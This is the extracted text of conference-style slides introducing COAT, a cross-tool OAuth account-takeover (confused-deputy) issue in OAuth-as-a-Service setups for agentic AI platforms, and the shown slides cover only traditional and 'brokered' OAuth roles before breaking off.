
COAT  
(Cross-tool OAuth Account Takeover)

Account Takeover  
of an end-user's tool  
w/o explicit consent

Confused Deputy

Classic Web Attacks which had been carefully addressed by OAuth standards have now **remanifested** due to the emerging, proprietary, yet-increasingly popular OAuth-as-a-Service Architectures in Agentic AI and Integration Platforms !


## Traditional OAuth



## OAuth Roles

- **OAuth Client**: manage **tokens** (key icon)
- **Authorization Server**: issue **tokens**
- **Resource Server**: consume **tokens**

## Traditional OAuth



### OAuth Roles

- **OAuth Client:** manage **tokens** 
- **Authorization Server:** issue **tokens** 
- **Resource Server:** consume **tokens** 




## OAuth-as-a-Service




How to Track state / Communicate  
between Agent & Token Manager



## "Brokered" OAuth




## "Brokered" OAuth



- Agent implements OAuth Client, fetching/ storing/ refreshing the **tokens** from Token Manager (a.k.a. "OAuth Broker")
- OAuth responsibilities remain on Agent side


## "Brokered" OAuth




- Agent implements OAuth Client, fetching/ storing/ refreshing the **tokens** from Token Manager (a.k.a. "OAuth Broker")
- OAuth responsibilities remain on Agent side



## "OAuth Connection"

